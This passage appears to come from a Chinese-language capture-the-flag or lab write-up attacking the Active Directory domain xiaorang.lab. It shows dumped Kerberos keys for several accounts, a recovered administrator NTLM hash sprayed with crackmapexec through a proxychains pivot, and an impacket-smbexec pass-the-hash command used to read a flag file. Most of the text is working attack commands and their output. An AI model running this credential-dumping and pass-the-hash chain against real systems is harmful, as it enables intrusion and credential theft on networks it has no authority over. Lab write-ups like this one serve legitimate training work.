WIN-YUYAOX9Q$:des-cbc-md5:b97fa1f29e9b311c
WIN-AUTHORITY$:aes256-cts-hmac-sha1-96:0b06469b29f908d6ea22392fb9b353f2397906932adea5787e429a0172213f55
WIN-AUTHORITY$:aes128-cts-hmac-sha1-96:9ef4b1ef29c2bc8be0f4775df60d573d
WIN-AUTHORITY$:des-cbc-md5:a15e4f645e344985
hacker$:aes256-cts-hmac-sha1-96:1c22f08876cdbc010035deb5b646464082e1c198799f0cfd449ac1bad437b999
hacker$:aes128-cts-hmac-sha1-96:e0c04b34cd7333697521621c888ad8fd
hacker$:des-cbc-md5:a1a42a16fbc151e5
goudan$:aes256-cts-hmac-sha1-96:66eaca4cdb8787ddc8bde3fa0ac3fc27724681cffa9cf7be7fb1c4fb14083bd3
goudan$:aes128-cts-hmac-sha1-96:d914d238c4708af70e216f0ce39571fa
goudan$:des-cbc-md5:23d0e3460e98a73b
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[-] SCMR SessionError: code: 0x41b - ERROR_DEPENDENT_SERVICES_RUNNING - A stop control has been sent to a service that other running services are dependent on.
[*] Cleaning up...
[*] Stopping service RemoteRegistry
得到aa95e708a5182931157a526acf769b13。喷洒一下看看是哪个机器上的
┌──(kali㉿kali)-[~/桌面/tools/tools/BloodHound]
└─$ proxychains crackmapexec smb 172.22.12.12 -u 'administrator' -H 'aa95e708a5182931157a526acf769b13'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  47.94.74.23:12346  ...  172.22.12.12:445  ...  OK
[proxychains] Strict chain  ...  47.94.74.23:12346  ...  172.22.12.12:135  ...  OK
SMB         172.22.12.12    445    WIN-AUTHORITY    [*] Windows Server 2016 Datacenter 14393 x64 (name:WIN-AUTHORITY) (domain:xiaorang.lab) (signing:False) (SMBv1:True)
[proxychains] Strict chain  ...  47.94.74.23:12346  ...  172.22.12.12:445  ...  OK
SMB         172.22.12.12    445    WIN-AUTHORITY    [+] xiaorang.lab\administrator:aa95e708a5182931157a526acf769b13 (Pwn3d!)
pth
proxychains4 impacket-smbexec -hashes :aa95e708a5182931157a526acf769b13 xiaorang.lab/administrator@172.22.12.12 -codec gbk
type c:\Users\administrator\flag03.txt